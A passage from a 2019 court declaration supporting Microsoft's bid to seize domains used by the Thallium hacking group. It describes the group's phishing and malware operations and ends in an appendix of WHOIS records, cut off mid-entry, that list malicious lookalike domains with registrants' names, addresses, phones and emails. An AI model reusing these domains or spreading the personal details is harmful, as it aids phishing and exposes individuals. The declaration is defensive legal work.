30. Once customers' accounts are compromised by Thallium or their computers are infected, they may be unaware of that fact and may not have the technical resources to solve the problem, allowing their computers to be misused indefinitely.

31. In such circumstances, technical attempts to remedy the problem may be insufficient and the injury caused to customers will continue. The injury caused by the Thallium defendants extends far beyond Microsoft to other consumers and providers of email services and internet infrastructure and to all computer users, each of whom is at risk.

32. Based on my experience assessing computer threats and the impact on business, I conclude that customers may incorrectly attribute the negative impact of the Thallium defendants to Microsoft. Further, based on my experience, I therefore conclude that there is a serious risk that customers may move from Microsoft's products and services because of the Thallium defendants and their activities. Further, there may be significant challenges to having such customers return, given the cost they bear to switch to new products and perceived risks.

33. Microsoft and its customers are injured when the malware used by the Thallium defendants is maliciously introduced onto users' computers. The installation of the malware by deceiving consumers and without Microsoft's authorization is an intrusion into the Microsoft

Windows operating system, without Microsoft's authorization. The Windows operating system is licensed by Microsoft to end users. Attached as **Exhibit 5** is a true and correct copy the Windows 10 end-user license agreement.

34. Among other things, the Thallium defendants install and run software without the customers' or Microsoft's knowledge or consent, to support the Thallium infrastructure and to steam information. The Thallium defendants specifically target the Windows operating system. For example, as discussed they write particular entries to the registry of the Windows operating system, without the consent of Microsoft or its customers, and manipulate and store data in Windows registry and file paths that contain Microsoft's trademarks. The Thallium defendants collect and transmit personal information, including the contents of communications and files, and other personal and sensitive information from users' accounts and computers. Microsoft's customers may be incorrectly led to believe that Microsoft is the source of such issues. This causes injury to Microsoft.

VI. TRANSFERRING CONTROL OF THE HARMFUL THALLIUM DOMAINS WITHOUT FIRST INFORMING THE DEFENDANTS IS THE ONLY WAY TO PREVENT THE INJURY

35. Thallium's illegal activities will not be easy to disrupt. Evidence indicates that Thallium is sophisticated, well-resourced, organized, patient, and persistent. Thallium specializes in targeting organizations producing and storing sensitive data by gathering extensive information about their employees through publicly available information, and then using that information to fashion phishing attacks intended to trick those employees into compromising their credentials. Thallium disguises its activities by using the names and trademarks of Microsoft and other legitimate and trusted companies.

36. A vulnerable point in Thallium's operations are the Internet domains through which Thallium obtains victim credentials, logs into compromised accounts, reviews sensitive information from victim accounts and controls malware on victim computers that targets Microsoft's Windows operating system. A core active subset of these is listed in **Exhibit 1** to

this declaration. These domains incorporate brands and trademarks that are owned by Microsoft in order to protect Microsoft's customers including users of Microsoft's Windows operating system which are targeted by malware distributed or potentially distributed through all such domains.

37. Granting Microsoft possession of these domains will enable Microsoft to channel all communications to those domains to secure servers, and thereby significantly cut off the means by which the Thallium defendants collect victim credentials or control malware on victim computers. In other words, any time a user clicks on a link in a spearphishing email and provides their username and password, instead of this information going to the Thallium defendants, the information will be sent to a Microsoft-controlled, secure server. The same holds true for any victim machines that have been infected with malware used by Thallium. Granting Microsoft possession of these domains will allow Microsoft to significantly cut off communications between infected computers and the servers currently controlled by Thallium. Hence, the victim machines will no longer be communicating with the Thallium defendants' command and control servers and Microsoft can work with the appropriate authorities to assist with victim notifications. While it is not possible to rule out the possibility that the Thallium defendants could use fallback mechanisms to evade the requested relief, redirecting this core, active subset of Thallium domains will directly disrupt current Thallium infrastructure, mitigating risk and injury to Microsoft and its customers.

38. The requested relief will also enable Microsoft to assist its customers who have had their credentials compromised by the Thallium defendants. Microsoft will be able to identify domains and IP addresses associated with customers whose credentials have been compromised going forward. Microsoft, working in collaboration with the relevant webmail service providers that provide services to the owners of the compromised accounts, can notify them that their credentials have been compromised and assist them in setting up two-factor or multi-factor authentication and other security measures in attempts to prevent the credentials

from being compromised again in the future.

39. Based on my prior experience with similar operations and malicious technical infrastructure, I conclude that the only way to suspend the injury caused to Microsoft, its customers, and the public, is to take the steps described in the Proposed Ex Parte Temporary Restraining Order and Order to Show Cause Re Preliminary Injunction (“Proposed TRO”). This relief will significantly hinder Thallium’s ability to compromise additional accounts, to identify new potential victims to target and to infect victim machines with malware. In the absence of such action, the Thallium defendants will be able to continue using this infrastructure to target new accounts, exposing potential new victims to Thallium.

40. Thallium’s techniques are designed to resist technical mitigation efforts, eliminating easy technical means to curb the injury being caused. For example, once domains in Thallium’s active infrastructure become known to the security community, Thallium abandons or decreases use of that infrastructure and moves to new infrastructure that is used to continue the Thallium defendants’ efforts to compromise accounts of new victims. For this reason, providing notice to the Thallium defendants in advance of redirection of the domains at issue would render attempts to disable the infrastructure futile. Further, when the Thallium defendants become aware of efforts to mitigate or investigate their activities, they take steps to conceal their activities and to conceal the injury that has been caused to victims, making it more difficult for victims to adequately assess the damage or take steps to mitigate that injury going forward. For this reason, providing notice to the Thallium defendants in advance of redirection of the domains at issue would render attempts to mitigate the harm futile, or at least much more difficult for Microsoft. Piecemeal requests to disable these domains, informal dispute resolution or notice to the defendants prior to redirecting the domains would be insufficient to curb the injury. Based on my experience observing the operation of numerous threat actors such as Thallium, I believe the Thallium defendants would attempt to conceal the extent of their operations and minimize the extent of the victimization to their targets and to defend their infrastructure, if they were to learn

of Microsoft's impending action and request for relief.

41. I am informed and believe there have been prior instances where security researchers or the government attempted to curb injury caused by threat actors carrying out intrusions such as those in this case but allowed those actors to receive notice. In these cases, the actors quickly concealed the scope and nature of their intrusion, and moved the infrastructure to new, unidentified locations on the Internet and took other countermeasures causing the actors to continue their operations and destroying or concealing evidence of their operations. For all of these reasons, I believe that the only way to mitigate injury and disrupt the most recent, active Thallium infrastructure, is to redirect the domains at issue prior to providing notice to the defendants.

I declare under penalty of perjury under the laws of the United States of America that the foregoing is true and correct to the best of my knowledge.

Executed this 18th day of December, 2019, in Washington, D.C.



David Anselmi

APPENDIX A**.ORG DOMAINS****Registry****Public Interest Registry (PIR)****1775 Wiehle Avenue****Suite 200****Reston Virginia 20190****United States**

OFFICE356-US.ORG	Domain Name: OFFICE356-US.ORG Registry Domain ID: D402200000005189950-LROR Registrar WHOIS Server: whois.lapi.net Registrar URL: http://www.lapi.net Updated Date: 2019-02-15T01:32:18Z Creation Date: 2018-02-14T08:17:06Z Registry Expiry Date: 2020-02-14T08:17:06Z Registrar Registration Expiration Date: Registrar: 1API GmbH Registrar IANA ID: 1387 Registrar Abuse Contact Email: abuse@lapi.net Registrar Abuse Contact Phone: +49.68416984200 Reseller: Domain Status: clientTransferProhibited https://icann.org/ep#clientTransferProhibited Registrant Organization: MS Registrant State/Province: 1 Registrant Country: US Name Server: NS120.TRUEHOSTER.NET Name Server: NS121.TRUEHOSTER.NET DNSSEC: unsigned URL of the ICANN Whois Inaccuracy Complaint Form https://www.icann.org/wicf/ >>> Last update of WHOIS database: 2019-12-06T19:24:50Z <<<
SMTPER.ORG	Domain Name: SMTPER.ORG Registry Domain ID: D4022000000011172427-LROR Registrar WHOIS Server: whois.publicdomainregistry.com Registrar URL: http://www.publicdomainregistry.com Updated Date: 2019-10-14T03:49:24Z Creation Date: 2019-08-14T08:16:10Z Registry Expiry Date: 2020-08-14T08:16:10Z Registrar Registration Expiration Date: Registrar: PDR Ltd. d/b/a PublicDomainRegistry.com Registrar IANA ID: 303 Registrar Abuse Contact Email: abuse-contact@publicdomainregistry.com

	Registrar Abuse Contact Phone: +1.2013775952 Reseller: Domain Status: clientTransferProhibited https://icann.org/ep#clientTransferProhibited Registrant Organization: GDPR Masked Registrant State/Province: GDPR Masked Registrant Country: US Name Server: NS31.CLOUDNS.NET Name Server: NS32.CLOUDNS.NET Name Server: NS33.CLOUDNS.NET Name Server: NS34.CLOUDNS.NET DNSSEC: unsigned URL of the ICANN Whois Inaccuracy Complaint Form https://www.icann.org/wicf/
--	--

.BIZ DOMAINS**Registry**

NeuStar, Inc.
21575 Ridgetop Circle
Sterling, VA 20166

SEOULHOBI.BIZ	Domain Name: seoulhobi.biz Registry Domain ID: D3ADAE10C8D8E44B88339582227E F9FDE-NSR Registrar WHOIS Server: whois.publicdomainregistry.com Registrar URL: publicdomainregistry.com Updated Date: 2019-03-12T15:05:00Z Creation Date: 2019-02-24T17:44:17Z Registry Expiry Date: 2020-02-24T17:44:17Z Registrar: PDR Ltd. d/b/a PublicDomainRegistry.com Registrar IANA ID: 303 Registrar Abuse Contact Email: abuse-contact@publicdomainregistry.com Registrar Abuse Contact Phone: +1.2013775952 Domain Status: clientTransferProhibited https://icann.org/ep#clientTransferProhibited Registrant Organization: N/A Registrant State/Province: Hikari Registrant Country: JP Registrant Email: Please query the RDDS service of the Registrar of Record identified in this output for information on how to contact the Registrant, Admin, or Tech contact of the queried domain name. DNSSEC: unsigned URL of the ICANN Whois Inaccuracy Complaint Form: https://www.icann.org/wicf/
---------------	---

.CASH DOMAINS**Registry**

Binky Moon, LLC
Donuts Inc.
5808 Lake Washington Blvd NE, Suite 300
Kirkland, WA 98033

READER.CASH	<p>Domain Name: reader.cash Registry Domain ID: 380312f8fcc340edbc1803c144d5b363-DONUTS Registrar WHOIS Server: whois.PublicDomainRegistry.com Registrar URL: http://www.PublicDomainRegistry.com Updated Date: 2019-11-18T08:51:21Z Creation Date: 2019-11-01T08:32:05Z Registry Expiry Date: 2020-11-01T08:32:05Z Registrar: PDR Ltd. d/b/a PublicDomainRegistry.com Registrar IANA ID: 303 Registrar Abuse Contact Email: abuse-contact@publicdomainregistry.com Registrar Abuse Contact Phone: +91.2230797500 Domain Status: clientTransferProhibited https://icann.org/ep#clientTransferProhibited Registry Registrant ID: REDACTED FOR PRIVACY Registrant Name: REDACTED FOR PRIVACY Registrant Organization: GDPR Masked Registrant Street: REDACTED FOR PRIVACY Registrant City: REDACTED FOR PRIVACY Registrant State/Province: GDPR Masked Registrant Postal Code: REDACTED FOR PRIVACY Registrant Country: US Registrant Phone: REDACTED FOR PRIVACY Registrant Phone Ext: REDACTED FOR PRIVACY Registrant Fax: REDACTED FOR PRIVACY Registrant Fax Ext: REDACTED FOR PRIVACY Registrant Email: Please query the RDDS service of the Registrar of Record identified in this output for information on how to contact the Registrant, Admin, or Tech contact of the queried domain name. DNSSEC: unsigned URL of the ICANN Whois Inaccuracy Complaint Form: https://www.icann.org/wicf/</p>
-------------	---

.COM, .NET DOMAINS**Registry****VeriSign, Inc.****VeriSign Information Services, Inc.****12061 Bluemont Way****Reston Virginia 20190****United States**

HOTRNALL.COM	Domain Name: hotrnall.com Registry Domain ID: 2346795666_DOMAIN_COM-VRSN Registrar WHOIS Server: whois.discount-domain.com Registrar URL: http://www.onamae.com Updated Date: 2019-08-30T17:31:18Z Creation Date: 2018-12-26T00:34:31Z Registrar Registration Expiration Date: 2019-12-26T00:34:31Z Registrar: GMO INTERNET, INC. Registrar IANA ID: 49 Registrar Abuse Contact Email: abuse@gmo.jp Registrar Abuse Contact Phone: +81.337709199 Domain Status: ok https://icann.org/epp#ok Registry Registrant ID: Not Available From Registry Registrant Name: Kurokawa Tomoko Registrant Organization: Personal Registrant Street: 5-3-6 Akasaka Registrant City: Minato-ku Registrant State/Province: Tokyo Registrant Postal Code: 106-8006 Registrant Country: JP Registrant Phone: +81.355713191 Registrant Phone Ext: Registrant Fax: +81.355712051 Registrant Fax Ext: Registrant Email: tang_guanghui@hotmail.com Registry Admin ID: Not Available From Registry Admin Name: Kurokawa Tomoko Admin Organization: Personal Admin Street: 5-3-6 Akasaka Admin City: Minato-ku Admin State/Province: Tokyo Admin Postal Code: 106-8006 Admin Country: JP Admin Phone: +81.355713191 Admin Phone Ext: Admin Fax: +81.355712051 Admin Fax Ext: Admin Email: tang_guanghui@hotmail.com Registry Tech ID: Not Available From Registry Tech Name: Kurokawa Tomoko
--------------	--

Tech Organization: Personal
 Tech Street: 5-3-6 Akasaka
 Tech City: Minato-ku
 Tech State/Province: Tokyo
 Tech Postal Code: 106-8006
 Tech Country: JP
 Tech Phone: +81.355713191
 Tech Phone Ext:
 Tech Fax: +81.355712051
 Tech Fax Ext:
 Tech Email: tang_guanghui@hotmail.com
 Name Server: ns4.value-domain.com
 Name Server: ns5.value-domain.com
 DNSSEC: unsigned
 URL of the ICANN WHOIS Data Problem Reporting
 System: <http://wdprs.internic.net/>
 >>> Last update of WHOIS database: 2019-08-
 30T17:31:18Z <<< Domain Name: hotrnall.com
 Registry Domain ID: 2346795666_DOMAIN_COM-VRSN
 Registrar WHOIS Server: whois.discount-domain.com
 Registrar URL: <http://www.onamae.com>
 Updated Date: 2019-08-30T17:31:18Z
 Creation Date: 2018-12-26T00:34:31Z
 Registrar Registration Expiration Date: 2019-12-
 26T00:34:31Z
 Registrar: GMO INTERNET, INC.
 Registrar IANA ID: 49
 Registrar Abuse Contact Email: abuse@gmo.jp
 Registrar Abuse Contact Phone: +81.337709199
 Domain Status: ok <https://icann.org/epp#ok>
 Registry Registrant ID: Not Available From Registry
 Registrant Name: Kurokawa Tomoko
 Registrant Organization: Personal
 Registrant Street: 5-3-6 Akasaka
 Registrant City: Minato-ku
 Registrant State/Province: Tokyo
 Registrant Postal Code: 106-8006
 Registrant Country: JP
 Registrant Phone: +81.355713191
 Registrant Phone Ext:
 Registrant Fax: +81.355712051
 Registrant Fax Ext:
 Registrant Email: tang_guanghui@hotmail.com
 Registry Admin ID: Not Available From Registry
 Admin Name: Kurokawa Tomoko
 Admin Organization: Personal
 Admin Street: 5-3-6 Akasaka
 Admin City: Minato-ku
 Admin State/Province: Tokyo
 Admin Postal Code: 106-8006

	Admin Country: JP Admin Phone: +81.355713191 Admin Phone Ext: Admin Fax: +81.355712051 Admin Fax Ext: Admin Email: tang_guanghui@hotmail.com Registry Tech ID: Not Available From Registry Tech Name: Kurokawa Tomoko Tech Organization: Personal Tech Street: 5-3-6 Akasaka Tech City: Minato-ku Tech State/Province: Tokyo Tech Postal Code: 106-8006 Tech Country: JP Tech Phone: +81.355713191 Tech Phone Ext: Tech Fax: +81.355712051 Tech Fax Ext: Tech Email: tang_guanghui@hotmail.com Name Server: ns4.value-domain.com Name Server: ns5.value-domain.com DNSSEC: unsigned URL of the ICANN WHOIS Data Problem Reporting System: http://wdprs.internic.net/
SEC-LIVE.COM	Domain Name: sec-live.com Registry Domain ID: 2345629507_DOMAIN_COM-VRSN Registrar WHOIS Server: whois.discount-domain.com Registrar URL: http://www.onamae.com Updated Date: 2019-08-30T17:16:09Z Creation Date: 2018-12-22T08:47:19Z Registrar Registration Expiration Date: 2019-12-22T08:47:19Z Registrar: GMO INTERNET, INC. Registrar IANA ID: 49 Registrar Abuse Contact Email: abuse@gmo.jp Registrar Abuse Contact Phone: +81.337709199 Domain Status: ok https://icann.org/epp#ok Registry Registrant ID: Not Available From Registry Registrant Name: Kurokawa Tomoko Registrant Organization: Personal Registrant Street: 5-3-6 Akasaka Registrant City: Minato-ku Registrant State/Province: Tokyo Registrant Postal Code: 106-8006 Registrant Country: JP Registrant Phone: +81.355713191 Registrant Phone Ext: Registrant Fax: +81.355712051 Registrant Fax Ext: Registrant Email: tang_guanghui@hotmail.com

	<p> Registry Admin ID: Not Available From Registry Admin Name: Kurokawa Tomoko Admin Organization: Personal Admin Street: 5-3-6 Akasaka Admin City: Minato-ku Admin State/Province: Tokyo Admin Postal Code: 106-8006 Admin Country: JP Admin Phone: +81.355713191 Admin Phone Ext: Admin Fax: +81.355712051 Admin Fax Ext: Admin Email: tang_guanghui@hotmail.com Registry Tech ID: Not Available From Registry Tech Name: Kurokawa Tomoko Tech Organization: Personal Tech Street: 5-3-6 Akasaka Tech City: Minato-ku Tech State/Province: Tokyo Tech Postal Code: 106-8006 Tech Country: JP Tech Phone: +81.355713191 Tech Phone Ext: Tech Fax: +81.355712051 Tech Fax Ext: Tech Email: tang_guanghui@hotmail.com Name Server: ns4.value-domain.com Name Server: ns5.value-domain.com DNSSEC: unsigned URL of the ICANN WHOIS Data Problem Reporting System: http://wdprs.internic.net/ </p>
RNAIL.COM	<p> Domain Name: RNAIL.COM Registry Domain ID: 2395465199_DOMAIN_COM-VRSN Registrar WHOIS Server: whois.publicdomainregistry.com Registrar URL: www.publicdomainregistry.com Updated Date: 2019-07-27T02:16:51Z Creation Date: 2019-05-27T02:59:08Z Registrar Registration Expiration Date: 2020-05-27T02:59:08Z Registrar: PDR Ltd. d/b/a PublicDomainRegistry.com Registrar IANA ID: 303 Domain Status: clientTransferProhibited https://icann.org/ep#clientTransferProhibited Registry Registrant ID: Not Available From Registry Registrant Name: DongIl Song Registrant Organization: MobileProtect Registrant Street: 25 Seonhwa-ro 20-gil Jillyang-eup Registrant City: Gyeongsan-si Registrant State/Province: Gyeongsangbuk-do Registrant Postal Code: 38492 </p>

	<p> Registrant Country: KR Registrant Phone: +82.01033988890 Registrant Email: bitcoin024@hanmail.net Registry Admin ID: Not Available From Registry DNSSEC: Unsigned Registrar Abuse Contact Email: abuse-contact@publicdomainregistry.com Registrar Abuse Contact Phone: +1.2013775952 URL of the ICANN WHOIS Data Problem Reporting System: http://wdprs.internic.net/ </p>
RNAILM.COM	<p> Domain Name: RNAILM.COM Registry Domain ID: 2358789139_DOMAIN_COM-VRSN Registrar WHOIS Server: whois.publicdomainregistry.com Registrar URL: www.publicdomainregistry.com Updated Date: 2019-04-09T02:17:00Z Creation Date: 2019-02-07T06:31:49Z Registrar Registration Expiration Date: 2020-02-07T06:31:49Z Registrar: PDR Ltd. d/b/a PublicDomainRegistry.com Registrar IANA ID: 303 Domain Status: clientTransferProhibited https://icann.org/ep#clientTransferProhibited Registry Registrant ID: Not Available From Registry Registrant Name: Annie Cho Registrant Organization: CoinWallet Registrant Street: 13535 UNION VILLAGE CIR Registrant City: Clifton Registrant State/Province: Virginia Registrant Postal Code: 20124 Registrant Country: US Registrant Phone: +1.8055678218 Registrant Email: bitcoin025@hanmail.net Registry Admin ID: Not Available From Registry DNSSEC: Unsigned Registrar Abuse Contact Email: abuse-contact@publicdomainregistry.com Registrar Abuse Contact Phone: +1.2013775952 URL of the ICANN WHOIS Data Problem Reporting System: http://wdprs.internic.net/ </p>
SECURITYPROCESSING.COM	<p> Domain Name: SECURITYPROCESSING.COM Registry Domain ID: 2371156493_DOMAIN_COM-VRSN Registrar WHOIS Server: whois.publicdomainregistry.com Registrar URL: www.publicdomainregistry.com Updated Date: 2019-05-20T02:18:04Z Creation Date: 2019-03-20T07:29:16Z Registrar Registration Expiration Date: 2020-03-20T07:29:16Z Registrar: PDR Ltd. d/b/a PublicDomainRegistry.com Registrar IANA ID: 303 Domain Status: clientTransferProhibited https://icann.org/ep </p>

	<p>p#clientTransferProhibited</p> <p>Registry Registrant ID: Not Available From Registry</p> <p>Registrant Name: GDPR Masked</p> <p>Registrant Organization: GDPR Masked</p> <p>Registrant Street: GDPR Masked GDPR Masked GDPR Masked</p> <p>Registrant City: GDPR Masked</p> <p>Registrant State/Province: Sofia</p> <p>Registrant Postal Code: GDPR Masked</p> <p>Registrant Country: BG</p> <p>Registrant Phone: +GDPR Masked.GDPR Masked</p> <p>Registrant Phone Ext:</p> <p>Registrant Fax: +GDPR Masked.GDPR Masked</p> <p>Registrant Fax Ext:</p> <p>Registrant Email: gdpr-masking@gdpr-masked.com</p> <p>DNSSEC: Unsigned</p> <p>Registrar Abuse Contact Email: abuse-contact@publicdomainregistry.com</p> <p>Registrar Abuse Contact Phone: +1.2013775952</p> <p>URL of the ICANN WHOIS Data Problem Reporting System: http://wdprs.internic.net/</p>
SECURITEDMODE.COM	<p>Domain Name: SECURITEDMODE.COM</p> <p>Registry Domain ID: 2371156536_DOMAIN_COM-VRSN</p> <p>Registrar WHOIS Server: whois.publicdomainregistry.com</p> <p>Registrar URL: www.publicdomainregistry.com</p> <p>Updated Date: 2019-05-20T02:18:05Z</p> <p>Creation Date: 2019-03-20T07:29:59Z</p> <p>Registrar Registration Expiration Date: 2020-03-20T07:29:59Z</p> <p>Registrar: PDR Ltd. d/b/a PublicDomainRegistry.com</p> <p>Registrar IANA ID: 303</p> <p>Domain Status: clientTransferProhibited https://icann.org/ep</p> <p>p#clientTransferProhibited</p> <p>Registry Registrant ID: Not Available From Registry</p> <p>Registrant Name: GDPR Masked</p> <p>Registrant Organization: GDPR Masked</p> <p>Registrant Street: GDPR Masked GDPR Masked GDPR Masked</p> <p>Registrant City: GDPR Masked</p> <p>Registrant State/Province: Sofia</p> <p>Registrant Postal Code: GDPR Masked</p> <p>Registrant Country: BG</p> <p>Registrant Phone: +GDPR Masked.GDPR Masked</p> <p>Registrant Phone Ext:</p> <p>Registrant Fax: +GDPR Masked.GDPR Masked</p> <p>Registrant Fax Ext:</p> <p>Registrant Email: gdpr-masking@gdpr-masked.com</p> <p>DNSSEC: Unsigned</p> <p>Registrar Abuse Contact Email: abuse-contact@publicdomainregistry.com</p>

	Registrar Abuse Contact Phone: +1.2013775952 URL of the ICANN WHOIS Data Problem Reporting System: http://wdprs.internic.net/
SECURYTINGMAIL.COM	Domain Name: SECURYTINGMAIL.COM Registry Domain ID: 2371156527_DOMAIN_COM-VRSN Registrar WHOIS Server: whois.publicdomainregistry.com Registrar URL: www.publicdomainregistry.com Updated Date: 2019-05-20T02:18:02Z Creation Date: 2019-03-20T07:29:50Z Registrar Registration Expiration Date: 2020-03-20T07:29:50Z Registrar: PDR Ltd. d/b/a PublicDomainRegistry.com Registrar IANA ID: 303 Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited Registry Registrant ID: Not Available From Registry Registrant Name: GDPR Masked Registrant Organization: GDPR Masked Registrant Street: GDPR Masked GDPR Masked GDPR Masked Registrant City: GDPR Masked Registrant State/Province: Sofia Registrant Postal Code: GDPR Masked Registrant Country: BG Registrant Phone: +GDPR Masked.GDPR Masked Registrant Phone Ext: Registrant Fax: +GDPR Masked.GDPR Masked Registrant Fax Ext: Registrant Email: gdpr-masking@gdpr-masked.com DNSSEC: Unsigned Registrar Abuse Contact Email: abuse-contact@publicdomainregistry.com Registrar Abuse Contact Phone: +1.2013775952 URL of the ICANN WHOIS Data Problem Reporting System: http://wdprs.internic.net/
SET-LOGIN.COM	Domain Name: set-login.com Registry Domain ID: 2360933211_DOMAIN_COM-VRSN Registrar WHOIS Server: whois.discount-domain.com Registrar URL: http://www.onamae.com Updated Date: 2019-08-30T17:25:43Z Creation Date: 2019-02-15T07:54:55Z Registrar Registration Expiration Date: 2020-02-15T07:54:57Z Registrar: GMO INTERNET, INC. Registrar IANA ID: 49 Registrar Abuse Contact Email: abuse@gmo.jp Registrar Abuse Contact Phone: +81.337709199 Domain Status: ok https://icann.org/epp#ok Registry Registrant ID: Not Available From Registry Registrant Name: naoki yamada

	Registrant Organization: Personal Registrant Street: 4-32 Nishirokugo Registrant City: Ota-ku Registrant State/Province: Tokyo Registrant Postal Code: 144-0056 Registrant Country: JP Registrant Phone: +81.337396567 Registrant Email: satoshiman0088@gmail.com DNSSEC: unsigned URL of the ICANN WHOIS Data Problem Reporting System: http://wdprs.internic.net/
USRCHECKING.COM	Domain Name: USRCHECKING.COM Registry Domain ID: 2371156468_DOMAIN_COM-VRSN Registrar WHOIS Server: whois.publicdomainregistry.com Registrar URL: www.publicdomainregistry.com Updated Date: 2019-05-20T02:18:06Z Creation Date: 2019-03-20T07:29:07Z Registrar Registration Expiration Date: 2020-03-20T07:29:07Z Registrar: PDR Ltd. d/b/a PublicDomainRegistry.com Registrar IANA ID: 303 Domain Status: clientTransferProhibited https://icann.org/ep#clientTransferProhibited Registry Registrant ID: Not Available From Registry Registrant Name: GDPR Masked Registrant Organization: GDPR Masked Registrant Street: GDPR Masked GDPR Masked GDPR Masked Registrant City: GDPR Masked Registrant State/Province: Sofia Registrant Postal Code: GDPR Masked Registrant Country: BG Registrant Phone: +GDPR Masked.GDPR Masked Registrant Phone Ext: Registrant Fax: +GDPR Masked.GDPR Masked Registrant Fax Ext: Registrant Email: gdpr-masking@gdpr-masked.com DNSSEC: Unsigned Registrar Abuse Contact Email: abuse-contact@publicdomainregistry.com Registrar Abuse Contact Phone: +1.2013775952 URL of the ICANN WHOIS Data Problem Reporting System: http://wdprs.internic.net/
PW-CHANGE.COM	Domain Name: PW-CHANGE.COM Registry Domain ID: 2371470962_DOMAIN_COM-VRSN Registrar WHOIS Server: whois.publicdomainregistry.com Registrar URL: www.publicdomainregistry.com Updated Date: 2019-05-20T02:25:23Z Creation Date: 2019-03-21T02:09:48Z Registrar Registration Expiration Date: 2020-03-

	<p>21T02:09:48Z Registrar: PDR Ltd. d/b/a PublicDomainRegistry.com Registrar IANA ID: 303 Domain Status: clientTransferProhibited https://icann.org/ep#clientTransferProhibited Registry Registrant ID: Not Available From Registry Registrant Name: ALEXEY IGORIEVICH PECHENOV Registrant Organization: Registrant Street: Moscow Region, Solnechnogorsk-30, ul. Tsentralnaya 28 Registrant City: Moscow Registrant State/Province: Moscow Registrant Postal Code: 141530 Registrant Country: RU Registrant Phone: +7.9773177182 Registrant Email: noreplygooqlesender@gmail.com DNSSEC: Unsigned Registrar Abuse Contact Email: abuse-contact@publicdomainregistry.com Registrar Abuse Contact Phone: +1.2013775952 URL of the ICANN WHOIS Data Problem Reporting System: http://wdprs.internic.net/</p>
APP-WALLET.COM	<p>Domain Name: APP-WALLET.COM Registry Domain ID: 2335434562_DOMAIN_COM-VRSN Registrar WHOIS Server: whois.publicdomainregistry.com Registrar URL: www.publicdomainregistry.com Updated Date: 2019-11-22T08:44:07Z Creation Date: 2018-11-22T07:26:56Z Registrar Registration Expiration Date: 2019-11-22T07:26:56Z Registrar: PDR Ltd. d/b/a PublicDomainRegistry.com Registrar IANA ID: 303 Domain Status: clientTransferProhibited https://icann.org/ep#clientTransferProhibited Registry Registrant ID: Not Available From Registry Registrant Name: Annie Cho Registrant Organization: CoinWallet Registrant Street: 13535 UNION VILLAGE CIR Registrant City: Clifton Registrant State/Province: Virginia Registrant Postal Code: 20124 Registrant Country: US Registrant Phone: +1.8055678218 Registrant Email: bitcoin025@hanmail.net DNSSEC: Unsigned Registrar Abuse Contact Email: abuse-contact@publicdomainregistry.com Registrar Abuse Contact Phone: +1.2013775952 URL of the ICANN WHOIS Data Problem Reporting System: http://wdprs.internic.net/</p>

BIGWNET.COM	<p> Domain Name: bigwnet.com Registry Domain ID: 2351682947_DOMAIN_COM-VRSN Registrar WHOIS Server: whois.discount-domain.com Registrar URL: http://www.onamae.com Updated Date: 2019-08-30T17:31:28Z Creation Date: 2019-01-12T02:32:17Z Registrar Registration Expiration Date: 2020-01-12T02:32:16Z Registrar: GMO INTERNET, INC. Registrar IANA ID: 49 Registrar Abuse Contact Email: abuse@gmo.jp Registrar Abuse Contact Phone: +81.337709199 Domain Status: ok https://icann.org/epp#ok Registry Registrant ID: Not Available From Registry Registrant Name: Yoichi Shimada Registrant Organization: Personal Registrant Street: 1-1301 Saburomaru Registrant City: Fukui-shi Registrant State/Province: Fukui Registrant Postal Code: 910-0033 Registrant Country: JP Registrant Phone: +81.776281905 Registrant Email: pigcoin2020@hotmail.com DNSSEC: unsigned URL of the ICANN WHOIS Data Problem Reporting System: http://wdprs.internic.net/ </p>
BITWOLL.COM	<p> Domain Name: BITWOLL.COM Registry Domain ID: 2440667088_DOMAIN_COM-VRSN Registrar WHOIS Server: whois.publicdomainregistry.com Registrar URL: www.publicdomainregistry.com Updated Date: 2019-10-06T02:18:08Z Creation Date: 2019-10-06T02:18:07Z Registrar Registration Expiration Date: 2020-10-06T02:18:07Z Registrar: PDR Ltd. d/b/a PublicDomainRegistry.com Registrar IANA ID: 303 Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited Registry Registrant ID: Not Available From Registry Registrant Name: GDPR Masked Registrant Organization: GDPR Masked Registrant Street: GDPR Masked GDPR Masked GDPR Masked Registrant City: GDPR Masked Registrant State/Province: Sofia Registrant Postal Code: GDPR Masked Registrant Country: BG Registrant Phone: +GDPR Masked.GDPR Masked Registrant Phone Ext: Registrant Fax: +GDPR Masked.GDPR Masked </p>

	Registrant Fax Ext: Registrant Email: gdpr-masking@gdpr-masked.com DNSSEC: Unsigned Registrar Abuse Contact Email: abuse-contact@publicdomainregistry.com Registrar Abuse Contact Phone: +1.2013775952 URL of the ICANN WHOIS Data Problem Reporting System: http://wdprs.internic.net/
CEXROUT.COM	Domain Name: CEXROUT.COM Registry Domain ID: 2350055800_DOMAIN_COM-VRSN Registrar WHOIS Server: whois.publicdomainregistry.com Registrar URL: www.publicdomainregistry.com Updated Date: 2019-03-08T02:17:28Z Creation Date: 2019-01-06T08:41:05Z Registrar Registration Expiration Date: 2020-01-06T08:41:05Z Registrar: PDR Ltd. d/b/a PublicDomainRegistry.com Registrar IANA ID: 303 Domain Status: clientTransferProhibited https://icann.org/ep#clientTransferProhibited Registry Registrant ID: Not Available From Registry Registrant Name: GDPR Masked Registrant Organization: GDPR Masked Registrant Street: GDPR Masked GDPR Masked GDPR Masked Registrant City: GDPR Masked Registrant State/Province: Sofia Registrant Postal Code: GDPR Masked Registrant Country: BG Registrant Phone: +GDPR Masked.GDPR Masked Registrant Phone Ext: Registrant Fax: +GDPR Masked.GDPR Masked Registrant Fax Ext: Registrant Email: gdpr-masking@gdpr-masked.com Registry Admin ID: Not Available From Registry URL of the ICANN WHOIS Data Problem Reporting System: http://wdprs.internic.net/
CHANGE-PW.COM	Domain Name: CHANGE-PW.COM Registry Domain ID: 2368816873_DOMAIN_COM-VRSN Registrar WHOIS Server: whois.publicdomainregistry.com Registrar URL: www.publicdomainregistry.com Updated Date: 2019-05-13T02:18:00Z Creation Date: 2019-03-13T02:19:22Z Registrar Registration Expiration Date: 2020-03-13T02:19:22Z Registrar: PDR Ltd. d/b/a PublicDomainRegistry.com Registrar IANA ID: 303 Domain Status: clientTransferProhibited https://icann.org/ep#clientTransferProhibited Registry Registrant ID: Not Available From Registry

